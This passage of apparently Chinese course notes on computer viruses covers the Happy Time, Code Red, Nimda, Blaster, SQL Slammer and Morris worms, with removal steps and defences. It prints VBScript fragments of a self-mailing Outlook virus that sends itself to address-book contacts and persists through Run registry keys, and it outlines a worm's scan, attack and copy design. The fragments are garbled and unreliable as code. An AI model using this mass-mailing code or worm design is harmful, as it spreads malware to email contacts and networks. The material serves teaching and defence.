- 4.电子邮件病毒
- 在1998年正式发现某些计算机病毒可在用户运行Outlook 98测试版的email时进行传播，之后，有关电子邮件病毒不断见之报道，成为计算机病毒的又一生力军。
- 这类病毒主要是利用Outlook的人性化，与脚本的高度集成。
- 利用Outlook传播的病毒基本上都是用VBScript编写的，其自身复制的原理是利用程序将本身的脚本内容复制到临时文件，将其作为附件发送出去。

- 创建文件系统对象
- Set so=CreateObject("Scripting.FileSystemObject")
- 打开脚本文件Wscript.ScripFullName:用GetFile函数获得该文件，用Copy函数将此文件复制到C盘根目录下，取名D.vbs
- so.GerFile(Wscript.ScripFullName),Copy("C:\D.vbs)
- 禁止FileSystemObject这个对象即可有效阻止这类病毒的传播。
- 禁止FileSystemObject对象的命令：
- regsvr 32 scrrun.dll/u

- 利用Outlook传播的电子邮件病毒都会向地址簿中存储的电子邮件地址发送内容相同的脚本附件。
- 利用了Outlook地址簿的功能
- 从地址簿中选择前24个用户发送电子邮件，并将脚本作为附件。
- 利用循环不断发送相同内容的邮件。

- 创建Outlook的应用对象:
- Set virus=CreteObject("Outlook.Application")
- On Error Resume Next
- 循环24次，从地址簿中取出24条邮件地址，发送带附件的邮件：
- For y=1 To 24
- Set mail=virus.CreateItem(0)
- (取邮件地址:)
- Mail.to=virus.CreateSpace("MAPI").AddressLists(1).Address Entries(y)
- (邮件主题：)
- Mail.Subject="　"
- (邮件内容：)
- Mail.body="　"
- (邮件附件：)
- Mail.Attachments.Add("C:\D.vbs")
- (发送邮件：)
- Mail.Send
- Next
- Virus.Quit

- 调整脚本语言的超时设置
- n Error Resume Next
- Dim wsc,rr
- (创建Shell对象：)
- set wscr=CreateObject("Wscript.Shell")
- ( 读注册表信息：)
- rr=wscr.RegRead("HKEY_CURRENT_USER\Software\Microsoft\Windows Scripting Host\Settings\Timeout")
- (如果键值≥1,则修改键值为0：)
- if(rr>=1)then
- wscr.RegRead("HKEY_CURRENT_USER\Software\Microsoft\Windows Scripting Host\ Settings\Timeout", 0,"REG_DWORD")
- endif

- 为了使病毒掌握系统控制权，通常采用修改注册表的方式,下面的语句就是通过修改注册表，使得系统每次启动后自动执行脚本
- regcreate "HKEY_LOCAL_MACHINE\Microsoft\Windows\CurrentVersion\Run \MSKemel32", dirsystem&"\MSKemel32.vbs
- regcreate "HKEY_LOCAL_MACHINE\Microsoft\Windows\CurrentVersion\RunServices\ Win32DLL",dirwin&"\Win32DLL.vbs
- MSKemel32.vbs 和 Win32DLL.vbs 是病毒脚本的副本。

- **7.7.3欢乐时光(happy time,help.script)**
- **病毒感染文件类型：asp htm html vbs。病毒依赖的操作系统：Win9x/Winnt/Win2000。**
- **病毒表现形式为：**
- **(1)执行一次注册表项HKEY_CURRENT_USER\Software\Help\Count就加一**
- **(2)默认的邮件处理器会弹出，并不停的给邮件地址中某些信箱发邮件，邮件的主题是Help，附件是\Untitled.htm；**

- (3)HKEY_CURRENT_USER\Control anel\desktop\wallpaper指向病毒的本身；
- (4)在注册表中写入HKEY_CURRENT_USER\Software\help，共有三项：filename，count，wallpaper；
- (5)写文件系统目录help.vbs，系统目录Untitled.htm；
- (6)在系统目录下创建Help.hta；
- (7)Html文件被打开后表现为loading help……

- 病毒发作与破坏方式为：
- 如果病毒被执行时，日期的月份和日期的相加和是13，注册表项HKEY_CURRENT_USER\Software\help\filename中的文件类型是 EXE 或是 DLL 则此文件被删除。Happtime病毒的发作日期是月＋日＝13时发作，第一次发作是2001年5月8日。
- Happytime的典型症状和现象：超级解霸总是不断的运行；会弹出一个一个的记事本，上面写着I am sorry...(或help)，而且是不停的弹出，总是不断的运行；按ctrl+alt+del可以看到有很多的wscript在运行，系统资源非常的低；硬盘上的所有exe和dll文件被删除。

- 7.8 “红色代码”病毒(Code red,Code redII)
- “红色代码”病毒别名为：W32/Bady.worm。在一些版本的IIS上发现的索引服务漏洞已经被一个名为“红色代码”（“code red”）的蠕虫利用并传播，在被感染的页面上赫然出现“Hacked by Chinese”。
- 索引服务漏洞存在于IIS 4.0和 IIS 5.0中，IIS运行在winnt、win2000及win xp beta 版。
- 该漏洞允许远程入侵者在染毒机器中运行任意的代码。

- Code Red蠕虫能够迅速传播，并造成大范围的访问速度下降甚至阻断。
- “红色代码”蠕虫造成的破坏主要是涂改网页,对网络上的其它服务器进行攻击，被攻击的服务器又可以继续攻击其它服务器。
- 在每月的20-27日，向特定IP地址198.137.240.91(www.whitehouse.gov)发动攻击。
- 病毒最初于7月19日首次爆发，7月31日该病毒再度爆发，但由于大多数计算机用户都提前安装了修补软件，所以该病毒第二次爆发的破坏程度明显减弱。

- Code Red主要有如下特征：
- 入侵IIS服务器，code red会将WWW英文站点改写为“Hello! Welcome to www.Worm.com! Hacked by Chinese!”；
- 该蠕虫感染运行Microsoft Index Server 2.0的系统，或是在Windows 2000、IIS中启用了Indexing Service(索引服务)的系统。
- 与其它病毒不同的是，Code Red并不将病毒信息写入被攻击服务器的硬盘，它只是驻留在被攻击服务器的内存中，并借助这个服务器的网络连接攻击其它的服务器。

- Code Red采用了一种叫做“缓存区溢出”的黑客技术
- 微软索引服务器以及索引服务ISAPI扩充缓冲区溢出漏洞（未加限制的Index Server ISAPI Extension缓冲区使WEB服务器变的不安全），正是利用此漏洞在网络上进行病毒的传播。
- 这个蠕虫病毒通过TCP/IP协议和端口80进行传播，而这个端口正是Web服务器与浏览器进行信息交流的渠道。
- 利用上述漏洞蠕虫将自己作为一个 TCP/IP流直接发送到染毒系统的缓冲区，蠕虫依次扫描WEB，以便能够感染其他的系统。
- 一旦感染了当前的系统，蠕虫会检测硬盘中是否存在c:\notworm，如果该文件存在，蠕虫将停止感染其他主机。

- 蠕虫会“强制”web页 中包含下面的代码：
- < html><head><meta http-equiv="Content-Type" content="text/html;charset=English">
- <title>HELLO!</title></head><bady><hr size=5>
- <fontcolor="red">
- <p align="center">Welcome to http://www.worm.com !<br><br>
- HackedBy Chinese!</font></hr></bady></html>
- 该页面的显示结果为：
- Welcome to http://www.worm.com !
- Hacked By Chinese!

- 作为“红色代码”的改良版“红色代码II”(CodeRedII)，病毒作者对病毒体作了很多优化，同样可以对“红色代码”病毒可攻击的联网计算机发动进攻，
- 与“红色代码”不同的是，这种新变型不仅仅只对英文系统发动攻击，而是攻击任何语言的系统。
- 这种病毒还可以在遭到攻击的机器上植入“特洛伊木马”，使得被攻击的机器“后门大开”。

- “红色代码2”拥有极强的可扩充性，通过程序自行完成的木马植入工作，使得病毒作者可以通过改进此程序来达到不同的破坏目的。
- 当机器日期大于2002年10月时，病毒将强行重起计算机。

- “红色代码2” 病毒具有四部分：初始化，感染，繁殖，安装木马。
- 1.初始化
- 当web服务器感染“红色代码”病毒后，将首先进行初始化：
- 先确定Kernel 132.dll动态连接库中IIS服务器的服务进程地址，查找调用API函数GetProcAddress以便调用自己的API函数
- 然后加载WS2_32.dll库使用socket函数，这些函数是用来网络通信的。
- 从user32.Dll中调用ExitWindowsEx以重新启动系统

- 2.感染
- 首先通过设置跳转表“Jump table”，以便得到所有需要的函数地址。
- 获得当前的IP地址，以便在后面的繁殖时处理子网掩码时使用。
- 检查系统使用语言，中文，简体或繁体
- 检查是否有病毒标志“CodeRed II”，如有则停止，否则增加感染标志。
- 调整系统工作线程数目，以便病毒创建线程，非中文系统设置为300工作线程数目，中文则为600。
- 创建新的线程跳到第1步
- 调用木马功能
- 非中文系统，休眠1天，否则休眠2天
- 重启系统，清除内存病毒，留下后门和木马

- 3.繁殖
- 获取本地系统时间，如果时间小于2002年或月份小于10月，若超出上述范围则重启系统
- 调用 socket函数，产生套接字，并设置该套接字为非阻塞模式，以加速连接速度
- 产生下一个要攻击主机的IP地址并发起连接
- 如果连接成功，则修改套接字为阻塞模式，调用select()查询套接字状态，如果没有返回句柄，则关闭套接字，跳到第1步；如果返回句柄，则调用send()向该套接字发病毒拷贝，执行recv()调用，关闭套接字，返回第1步

- 4.安装木马
- 调用获取系统目录的函数
- 将cmd.exe加到系统目录字符串末尾，将cmd.exe复制到C:\progra~1\common~1\system\MSADC\root.exe
- 创建文件C:\explore.exe,并写入木马二进制代码。
- 木马程序explore.exe设置了一个循环，以实现对注册表的修改，增加两个虚拟web目录并分别映射到C:\和D:\，从而留下了后门。因为只要木马在运行，即使删除了root.exe，攻击者仍然可以利用虚拟目录远程访问感染病毒的主机系统。

- 7.9 Worms.Nimda病毒
- Worms.Nimda病毒是一个新型蠕虫，也是一个病毒，它通过email、共享网络资源、IIS服务器传播。同时，它也是一个感染本地文件的新型病毒。
- Worms.Nimda运行时搜索本地硬盘中的HTM、HTML文件和EXCHANGE邮箱，从中找到EMAIL地址，并向这些地址发送邮件；搜索网络共享资源，并试图将带毒邮件放入别人的共享目录；利用CodeBlue病毒的方法攻击随机IP地址，如果是未安装补丁的IIS服务器就会中毒。该 蠕虫用它自己的SMTP服务器发送邮件，同时用已经配置好的DNS获得一个mail服务器地址。

- 该病毒的破坏性主要是针对计算机系统的漏洞进行自我复制和传播，从而大大降低计算机运行速度和引起网络阻塞。
- Worms.Nimda运行时查找本地的HTM/ASP文件，将生成的带毒邮件放入这些文件中，并加入JavaScript脚本。这样，每当该网页被打开时，就会自动打开该染毒的readme.eml。
- Worms.Nimda用两种方法感染本地PE文件：一种是查找所有的WINDOWS应用程序(在HKEY_LOCAL_MACHINE/Software/Microsoft/Windows/Currentversion/App Paths中)，并试图感染，但不感染WINZIP32.EXE；第二种方法搜索所有文件，并试图感染，被感染的文件会增大约57KB。

- 如果用户浏览一个已经被感染的web页时，会被提示下载一个.eml(Outlook Express)的电子邮件文件。
- 该邮件的MIME头是一个非正常的MIME头，它包含一个附件--即此蠕虫。
- 这种邮件也可能是别人通过网络共享存入你的计算机，也可能是在别人的共享目录中。
- 只要在WINDOWS的资源管理器中选中该文件，WINDOWS将自动预览该文件。
- 由于Outlook Express的一个漏洞导致蠕虫自动运行，因此，即使不打开文件也可能中毒。
- 目前NIMDA病毒可能给用户造成直接损失是其把传染计算机的C盘设为无密码的完全共享，可能会导致用户文件被恶意的攻击者利用而遭到复制、删除、修改甚至格式化硬盘等等。

- 清除该病毒的基本方法是：
- 1、结束其中进程名称为“xxx.tmp.exe”以及“Load.exe”的进程(xxx为任意文件名)
- 2、删除系统temp文件夹中文件长度为57344的文件
- 3、删除系统System文件夹中的长度为57344字节的Riched20.DLL文件及load.exe
- 4、打开System.ini文件，在[load]中如果有一行“shell=explorer.exe load.exe -dontrunold”，则改为“shell=explorer.exe”
- 5、在硬盘区的根目录下寻找Admin.DLL文件，如果在根目录下存在该文件，则删除它

- 6、打开“控制面板|用户和密码”，将Administrator组中的guest帐号删除
- 7、把C盘的完全共享取消掉
- 8、搜索整个硬盘，把所有readme.eml的文件删除，这时在没有对系统进行免疫修复前，请不要点击任何readme.eml文件，用ctrl+A选取全部readme.eml文件，删除掉，如果单击了单个readme.eml文件，NIMDA病毒将利用系统漏洞重新运行。

- Win9X/Me的手工清除方法
- 1、重启操作系统进入到安全模式
- 2、删除系统temp文件夹中文件长度为57344的文件
- 3、删除系统System文件夹中的长度为57344字节的Riched20.DLL文件及load.exe
- 4、打开System.ini文件，在[load]中如果有一行“shell=explorer.exe load.exe -dontrunold”，则改为“shell=explorer.exe”
- 5、把C盘的完全共享取消掉

- 6、搜索整个硬盘，把所有readme.eml的文件删除，这时在没有对系统进行免疫修复前，请不要点击任何readme.eml文件，用ctrl+A选取全部readme.eml文件，删除掉，如果单击了单个readme.eml文件，NIMDA病毒病毒将利用系统漏洞重新运行。

- **7.10冲击波(Worm.Blaster)病毒**
- **又名W32.Blaster.Worm,**
- **W32/Lovsan.worm,**
- **Worm.MSblaster,MBlast**
- **病毒长度：6,176 bytes。**
- **攻击平台Windows 2000, Windows XP。**
- **病毒运行时利用IP扫描技术寻找网络上系统为Win2K或XP的计算机，找到后就通过TCP 135端口，利用DCOM RPC缓冲区漏洞攻击系统**
- **攻击成功，病毒体将会被传送到对方计算机中进行感染，使系统操作异常、不停重启、甚至导致系统崩溃。**

- 该病毒还会对微软的一个升级网站进行拒绝服务攻击，导致该网站堵塞，使用户无法通过该网站升级系统。在2003年8月16日以后，该病毒还会使被攻击的系统丧失更新该漏洞补丁的能力。
- 在此病毒代码内隐藏一段文本信息：
- I just want to say LOVE YOU SAN!!
- billy gates why do you make this possible ? Stop making money and fix your software!!

- 一、病毒工作原理
- 当病毒感染计算机系统后，执行如下操作：
- 1.创建一个线程“BILLY”
- 2.修改注册表：
- [HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Run]
- 增加"windows auto update"="msblast.exe"键值，使得病毒可以在系统启动时自动运行。

- 3.按照一定规则攻击网络上特点段的机器。
- 向所有135端口发布攻击代码，成功后，在TCP的端口4444创建cmd.exe。
- 还能接受外界的指令，在UDP的端口69上接受指令，发送文件Msblast.exe 网络蠕虫主体。
- 4.发送指令到远程计算机，使其连接被感染的主机，下载并运行Msblast.exe文件。
- 5. 此病毒还试图拒绝windowsupdate.com服务，以使计算机系统失去更新补丁程序的功能。

- 二、防范和清除
- (1)安装微软系统补丁：2003年7月微软发布：DCOM RPC漏洞：
- (2)病毒运行时会建立一个名为：“BILLY”的互斥文件，使病毒自身不重复进入内存，并且病毒在内存中建立一个名为：“msblast”的进程，因此用户可以用任务管理器将该病毒进程终止。
- (3)病毒运行时会将自身复制为：%systemdir%\msblast.exe,
- 可以手动删除该病毒文件。

- （4）病毒会修改注册表的HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Run项，在其中加入：“windows auto update”=“msblast.exe”，
- 手工清除该键值。
- (5)病毒会用到135、4444、69等端口，用户可以使用防火墙软件将这些端口禁止或者使用“TCP/IP筛选”功能，禁止这些端口。
- (6)及时升级反病毒软件

- 三、加强安全设置，防范新型病毒
- 1. 建立良好的安全习惯。对来历不明的邮件及附件不要打开，不要上一些不太了解的网站、不要执行从 Internet 下载后未经杀毒处理的软件等。
- 2. 关闭或删除系统中不需要的服务。默认情况下，许多操作系统会安装一些辅助服务，如 FTP 客户端、Telnet 和 Web 服务器。这些服务为攻击者提供了方便，而又对用户没有太大用处，如果删除它们，就能大大减少被攻击的可能性。

- 3. 经常升级安全补丁。有80%的网络病毒是通过系统安全漏洞进行传播的，红色代码、尼姆达等病毒，应定期到去网站下载最新的安全补丁，以防范未然。
- 4. 使用复杂的密码。有许多网络病毒就是通过猜测简单密码的方式攻击系统的，因此使用复杂的密码，将会大大提高计算机的安全系数。

- 5. 迅速隔离受感染的计算机。当计算机发现病毒或异常时应立刻断网，以防止计算机受到更多的感染，或者成为传播源，再次感染其它计算机。
- 6.了解注册表知识，定期看注册表的自启动项是否有可疑键值；了解内存知识，经常看看内存中是否有可疑程序。
- 7.安装专业的防毒软件进行全面监控。经常进行升级、将一些主要监控打开（如邮件监控）， 发挥这些软件的作用。

# 7.11 蠕虫病毒

- 网络蠕虫病毒，作为对互联网危害严重的 一种计算机程序，其破坏力和传染性不容忽视。与传统的病毒不同，蠕虫病毒以计算机为载体，以网络为攻击对象。

- 7.11.1蠕虫病毒的定义
- 1.蠕虫病毒的定义
- 蠕虫是一种通过网络传播的恶性病毒，它具有病毒的一些共性，如传播性，隐蔽性，破坏性等等，同时具有自己的一些特征，如不利用文件寄生（有的只存在于内存中），对网络造成拒绝服务，以及和黑客技术相结合.
- 在产生的破坏性上，蠕虫病毒也不是普通病毒所能比拟的，网络的发展使得蠕虫可以在短短的时间内蔓延整个网络，造成网络瘫痪.

- 根据使用者情况可将蠕虫病毒分为2类
- 一种是面向企业用户和局域网而言，这种病毒利用系统漏洞，主动进行攻击，可以对整个互联网可造成瘫痪性的后果!以“红色代码”，“尼姆达”，以及“sql蠕虫王”为代表。
- 另外一种是针对个人用户的，通过网络(主要是电子邮件，恶意网页形式)迅速传播的蠕虫病毒，以爱虫病毒，求职信病毒为例.
- 在这两类中，第一类具有很大的主动攻击性，而且爆发也有一定的突然性，但相对来说，查杀这种病毒并不是很难。
- 第二种病毒的传播方式比较复杂和多样，少数利用了微软的应用程序的漏洞，更多的是对用户进行欺骗和诱使，这样的病毒造成的损失是非常大的，同时也是很难根除的

- 2.蠕虫病毒与一般病毒的异同
- 蠕虫也是一种病毒，因此具有病毒的共同特征。
- 一般的病毒是需要寄生的，它可以通过自己指令的执行，将自己的指令代码写到其他程序的体内，而被感染的文件就被称为”宿主”
- windows下可执行文件的格式为pe格式(Portable Executable)，当需要感染pe文件时，在宿主程序中，建立一个新节，将病毒代码写到新节中，修改的程序入口点等，这样，宿主程序执行的时候，就可以先执行病毒程序，病毒程序运行完之后，在把控制权交给宿主原来的程序指令.

- 蠕虫一般不采取利用pe格式插入文件的方法，而是复制自身在互联网环境下进行传播，
- 病毒的传染能力主要是针对计算机内的文件系统而言，而蠕虫病毒的传染目标是互联网内的所有计算机.局域网条件下的共享文件夹，电子邮件email，网络中的恶意网页，大量存在着漏洞的服务器等都成为蠕虫传播的良好途径。
- 网络的发展也使蠕虫病毒可以在几个小时内蔓延全球.

| | 普通病毒 | 蠕虫病毒 |
| --- | --- | --- |
| 存在形式 | 寄存文件 | 独立程序 |
| 传染机制 | 宿主程序运行 | 主动攻击 |
| 传染目标 | 本地文件 | 网络计算机 |

- 3.蠕虫的破坏和发展趋势
- 1988年一个由美国CORNELL大学研究生莫里斯编写的蠕虫病毒蔓延造成了数千台计算机停机，蠕虫病毒开始现身网络
- 后来的红色代码，尼姆达病毒疯狂的时候，造成几十亿美元的损失
- 一种名为sql蠕虫王的电脑病毒迅速传播并袭击了全球，致使互联网网路严重堵塞，作为互联网主要基础的域名服务器（DNS）的瘫痪造成网民浏览互联网网页及收发电子邮件的速度大幅减缓，同时银行自动提款机的运作中断， 机票等网络预订系统的运作中断，信用卡等收付款系统出现故障!专家估计，此病毒造成的直接经济损失至少在12亿美元以上!

- 1988年11月3日，系统瘫痪！有6000多台
- 美国国家安全局一位专家的儿子Robert Morris(罗伯特·莫里斯)，康乃尔大学二十出头的研究生。
- 程序只有99行。自我复制，自行传播
- 莫里斯估计当时的互联网大小，他在程序中设计了计数功能，可以控制“蠕虫”在同一台主机上的繁殖次数，但计数器有一处小小的疏忽。
- 本来设定只繁殖一次，可结果是“蠕虫”爬遍互联网络，过度繁殖耗尽了众多主机的系统资源，基本“当”掉了整个Internet。

- 1988年11月2日莫里斯从麻省理工学院主机上释放这条“小虫”后回到宿舍入睡(掩饰是在康奈尔大学编制蠕虫病毒？)。
- 当罗伯特·莫里斯认识到事情的严重性时，与在哈佛的一个朋友联系并讨论解决的办法。。
- 最后，他们从哈佛向整个网络发了一封匿名信，指导程序员们如何杀死‘蠕虫’病毒以及如何防止被感染。
- 损失巨大
- 专家们分析后认同莫里斯确实不是故意的。
- 被从轻发落，罚款一万美元，400小时社区劳动。

- 莫里斯是麻省理工学院杰出的教授。
- MIT Computer Science and Artificial Intelligence Laboratory (CSAIL) in the PDOS group.
- Building data networking infrastructure that's easy to configure and control

| 病毒名称 | 持续时间 | 造成损失 |
| --- | --- | --- |
| 莫里斯蠕虫 | 1988年 | 6000多台计算机停机，直接经济损失达9600万美元! |
| 美丽杀手 | 1999年 | 政府部门和一些大公司紧急关闭了网络服务器，经济损失超过12亿美元! |
| 爱虫病毒 | 2000年5月至今 | 众多用户电脑被感染，损失超过100亿美元以上 |
| 红色代码 | 2001年7月 | 网络瘫痪，直接经济损失超过26亿美元 |
| 求职信 | 2001年12月至今 | 大量病毒邮件堵塞服务器，损失达数百亿美元 |
| 蠕虫王 | 2003年1月 | 网络大面积瘫痪，银行自动提款机运做中断，直接经济损失超过26亿美元 |

- 蠕虫发作的一些特点和发展趋势:
- 1.利用操作系统和应用程序的漏洞主动进行攻击.. 此类病毒主要是“红色代码”和“尼姆达”，以及“求职信”等.
- IE浏览器的漏洞(Iframe Execcomand)，使得感染了“尼姆达”病毒的邮件在不去手工打开附件的情况下病毒就能激活
- “红色代码”是利用了微软IIS服务器软件的漏洞(idq.dll远程缓存区溢出)来传播。Sql蠕虫王病毒则是利用了微软的数据库系统的一个漏洞进行大肆攻击

- 2.传播方式多样 如“尼姆达”病毒和”求职信”病毒，可利用的传播途径包括文件、电子邮件、Web服务器、网络共享等等。
- 3.病毒制作技术与传统的病毒不同的是，许多新病毒是利用当前最新的编程语言与编程技术实现的，易于修改以产生新的变种，从而逃避反病毒软件的搜索。另外，新病毒利用Java、ActiveX、VB Script等技术，可以潜伏在HTML页面里，在上网浏览时触发。
- 4.与黑客技术相结合！潜在的威胁和损失更大！以红色代码为例，感染后的机器的web目录的\scripts下将生成一个root.exe，可以远程执行任何命令，从而使黑客能够再次进入

- sql蠕虫攻击的是微软数据库系Microsoft SQL Server 2000的，利用了MSSQL2000服务远程堆栈缓冲区溢出漏洞， Microsoft SQL Server 2000是一款由Microsoft公司开发的商业性质大型数据库系统。
- SQL Server监听UDP的1434端口，客户端可以通过发送消息到这个端口来查询目前可用的连接方式（连接方式可以是命名管道也可以是TCP），但是此程序存在严重漏洞，当客户端发送超长数据包时，将导致缓冲区溢出，黑客可以利用该漏洞在远程机器上执行自己的恶意代码。

- 蠕虫病毒通过一段376个字节的恶意代码，远程获得对方主机的系统控制权限，取得三个Win32 API地址，GetTickCount、socket、sendto，
- 接着病毒使用GetTickCount获得一个随机数，进入一个死循环继续传播。
- 在该循环中蠕虫使用获得的随机数生成一个随机的ip地址，然后将自身代码发送至1434端口(Microsoft SQL Server开放端口)，该蠕虫传播速度极快，其使用广播数据包方式发送自身代码，每次均攻击子网中所有255台可能存在机器。
- 由于这是一个死循环的过程，发包密度仅和机器性能和网络带宽有关，所以发送的数据量非常大。
- 该蠕虫对被感染机器本身并没有进行任何恶意破坏行为，也没有向硬盘上写文件，仅仅存在与内存中。
- 重新启动后就可以清除蠕虫，但是仍然会重复感染。由于发送数据包占用了大量系统资源和网络带宽，形成Udp Flood，感染了该蠕虫的网络性能会极度下降。
- 一个百兆网络内只要有一两台机器感染该蠕虫就会导致整个网络访问阻塞。

- 7.11.2 蠕虫的基本结构和传播过程
- 蠕虫的基本程序结构为：
- 1、传播模块：负责蠕虫的传播。
- 2、隐藏模块：侵入主机后，隐藏蠕虫程序，防止被用户发现。
- 3、目的功能模块：实现对计算机的控制、监视或破坏等功能。
- 传播模块又可以分为三个基本模块：扫描模块、攻击模块和复制模块。

- 蠕虫程序的一般传播过程为：
- 1.扫描：由蠕虫的扫描功能模块负责探测存在漏洞的主机。
- 当程序向某个主机发送探测漏洞的信息并收到成功的反馈信息后，就得到一个可传播的对象。
- 2.攻击：攻击模块按漏洞攻击步骤自动攻击步骤1中找到的对象，取得该主机的权限(一般为管理员权限)，获得一个shell。
- 3.复制：复制模块通过原主机和新主机的交互将蠕虫程序复制到新主机并启动。
- 传播模块实现，实际上是自动入侵的功能。所以蠕虫的传播技术是蠕虫技术的首要技术。

- 7.11.3 入侵过程的分析
- 先考虑人工的方法
- 第一步：用各种方法收集目标主机的信息，找到可利用的漏洞或弱点。
- 第二步：针对目标主机的漏洞或缺陷，采取相应的技术攻击主机，直到获得主机的管理员权限。
- 第三步：利用获得的权限在主机上安装后门、跳板、控制端、监视器等等，清除日志。

- 第一步，搜集信息，有很多种方法，包括技术的和非技术的。
- 采用技术的方法包括用扫描器扫描主机，探测主机的操作系统类型、版本，主机名，用户名，开放的端口，开放的服务，开放的服务器软件版本等。
- 非技术的方法包括和主机的管理员拉关系套口风，骗取信任等手段。当然是信息搜集的越全越好。搜集完信息后进入第二步。

- 第二步，对搜集来的信息进行分析，找到可以有效利用的信息。
- 如果有现成的漏洞可以利用，上网找到该漏洞的攻击方法，如果有攻击代码就直接COPY下来，然后用该代码取得权限,OK了；如果没有现成的漏洞可以利用，就用根据搜集的信息试探猜测用户密码，另一方面试探研究分析其使用的系统，争取分析出一个可利用的漏洞。
- 如果最后能找到一个办法获得该系统权限，那么就进入第三步，否则，放弃。
- 第三步，有了主机的权限，想干什么就干什么

- 自动入侵在应用上有些特殊之处。
- 蠕虫采用的自动入侵技术，由于程序大小的限制，自动入侵程序不可能有太强的智能性，所以自动入侵一般都采用某种特定的模式。
- 这种模式为入侵模式，它是由普通入侵技术中提取出来的。
- 目前蠕虫使用的入侵模式就是扫描漏洞-攻击并获得shell-利用shell。这种入侵模式也就是现在蠕虫常用的传播模式。

- 7.11.4 蠕虫传播的一般模式分析
- 1.模式：扫描-攻击-复制。
- 蠕虫发送大量的数据包，造成网络拥塞，影响网络通信速度。
- 从某种意义上讲这不是蠕虫程序的本意，造成网络拥塞对蠕虫程序的发布者没有什么好处。
- 现有的蠕虫采用的扫描方法不可避免的会引起大量的网络拥塞，同时也利用系统溢出或瘫痪而实现入侵。

- 现在流行的蠕虫采用的传播技术目标一般是尽快地传播到尽量多的电脑中，于是扫描模块采用的扫描策略是这样的：
- 随机选取某一段IP地址，然后对这一地址段上的主机扫描。随着蠕虫的传播，新感染的主机也开始进行这种扫描，这些扫描程序不知道那些地址已经被扫描过，它只是简单的随机扫描互联网。
- 于是蠕虫传播的越广，网络上的扫描包就越多。
- 即使扫描程序发出的探测包很小，积少成多，大量蠕虫程序的扫描引起的网络拥塞就非常严重了。

- 对扫描策略进行一些改进，比如在IP地址段的选择上，可以主要针对当前主机所在的网段扫描，对外网段则随机选择几个小的IP地址段进行扫描。对扫描次数进行限制，只进行几次扫描。把扫描分散在不同的时间段进行。扫描策略设计的原则有三点：
- 1.尽量减少重复的扫描，使扫描发送的数据包总量减少到最小
- 2.保证扫描覆盖到尽量大的范围
- 3.处理好扫描的时间分布，使得扫描不要集中在某一时间内发生。
- 怎样找到一个合适的策略需要在考虑以上原则的前提下进行分析，甚至需要试验验证。

- 扫描发送的探测包是根据不同的漏洞进行设计的。比如，针对远程缓冲区溢出漏洞可以发送溢出代码来探测，针对web的cgi漏洞就需要发送一个特殊的http请求来探测。
- 当然发送探测代码之前首先要确定相应端口是否开放，这样可以提高扫描效率。
- 一旦确认漏洞存在后就可以进行相应的攻击步骤，不同的漏洞有不同的攻击手法，这一步关键的问题是对漏洞的理解和利用。
- 攻击成功后，一般是获得一个远程主机的shell，对win2k系统来说就是cmd.exe，得到这个shell后我们就拥有了对整个系统的控制权。
- 复制过程也有很多种方法，可以利用系统本身的程序实现，也可以用蠕虫自带的程序实现。复制过程实际上就是一个文件传输的过程，实现网络文件传输很简单。

- 2.模式的使用
- 扫描部分和复制部分的代码完成后，一旦有一个新的漏洞出现，只要把攻击部分的代码补充上就可以了。
- 利用模式甚至可以编写一个蠕虫制造机。当然利用模式也可以编写一个自动入侵系统，模式化的操作用程序实现起来并不复杂。
- 除了前面的传播模式外，还可能会有别的模式出现。
- 利用邮件进行自动传播。这种模式的描述为：由邮件地址薄获得邮件地址-群发带有蠕虫程序的邮件-邮件被动打开，蠕虫程序启动。这里面每一步都可以有不同的实现方法，而且这个模式也实现了自动传播。
- 随着蠕虫技术的发展，还会有其他的传播模式出现。

- 7.11.5 从安全防御的角度看蠕虫的传播模式
- 对蠕虫传播的一般模式来说，目前做的安全防护工作主要是针对其第二环即“攻击”部分
- 为了防止攻击，要采取的措施就是及早发现漏洞并打上补丁。
- 其实更重要的是第一环节的防护，对扫描的防护现在人们常用的方法是使用防火墙来过滤扫描。
- 使用防火墙的方法有局限性，因为用户并不知道如何使用防火墙。
- 另外一种方案是从网络整体来考虑如何防止蠕虫的传播。

- 从一般模式的过程来看，大规模扫描是蠕虫传播的重要步骤，如果能防止或限制扫描的进行，那么就可以防止蠕虫的传播了。
- 可能的方法是在网关或者路由器上加一个过滤器，当检测到某个地址发送扫描包就过滤掉该包。
- 具体实现时可能要考虑到如何识别扫描包与正常包的问题，这有待进一步研究。
- 了解了蠕虫的传播模式，可以很容易实现针对蠕虫的入侵检测系统。蠕虫的扫描会有一定的模式，扫描包有一定的特征串，这些都可以作为入侵检测的入侵特征。
- 针对其制定入侵检测规则。

# 7.12 即时通信类病毒

- 即时通讯(IM)类病毒主要是指通过即时通讯软件(如MSN、QQ等)向用户的联系人自动发送恶意消息或自身文件来达到传播目的的蠕虫等病毒。
- IM类病毒工作模式：一种是自动发送恶意文本消息，包含一个或多个网址，指向恶意网页，用户一旦点击打开了恶意网页就会从恶意网站上自动下载并运行病毒程序。
- 一种是利用即时通讯软件的传送文件功能，将自身直接发送出去，时下流行的主模式。

- 第一个利用MSN传播的蠕虫是2001年4月被发现的I-Worm/Funny，第一个利用QQ自动发送恶意消息的病毒是2002年8月份的“爱情森林”。
- IM-Worm.Win32.Webcam.a
- 病毒类型:蠕虫病毒
- IM-Worm.Win32.Webcam.a是一个利用msn传播的蠕虫病毒感染病毒后会在系统留下远程控制后门。

- 感染病毒系统的特征：1、蠕虫会在系统的C盘根目录下生成并打开一个**sexy.jpg**文件。文件的显示内容如下：

- 2、在注册表中增加以下键值：
  HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\Run
  键名：win32
  键值：
  winhost.exeHKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\RunServices
  键名：win32
  键值：winhost.exe
- 3、将系统的音量调节为0

- 受影响的操作系统:Windows 2000, Windows 95, Windows 98, Windows Me, Windows NT, Windows Server 2003, Windows XP
- 预防被此病毒感染的方法用户应避免接收MSN上发来的陌生附件，包括扩展名为.EXE .SCR等扩展名的附件。 另请注意及时升级防病毒软件

- 手工清除方法：1、终止进程在Windows 9x/ME系统，同时按下CTRL+ALT+DELETE，在Windows NT/2000/XP系统中，同时按下CTRL+SHIFT+ESC，选择“任务管理器—〉进程”，选中正在运行的进程“msnus.exe”、“winhost.exe”，并终止其运行。
- 2、注册表的恢复点击“开始—〉运行”，输入regedit,运行注册表编辑器，依次双击左侧的
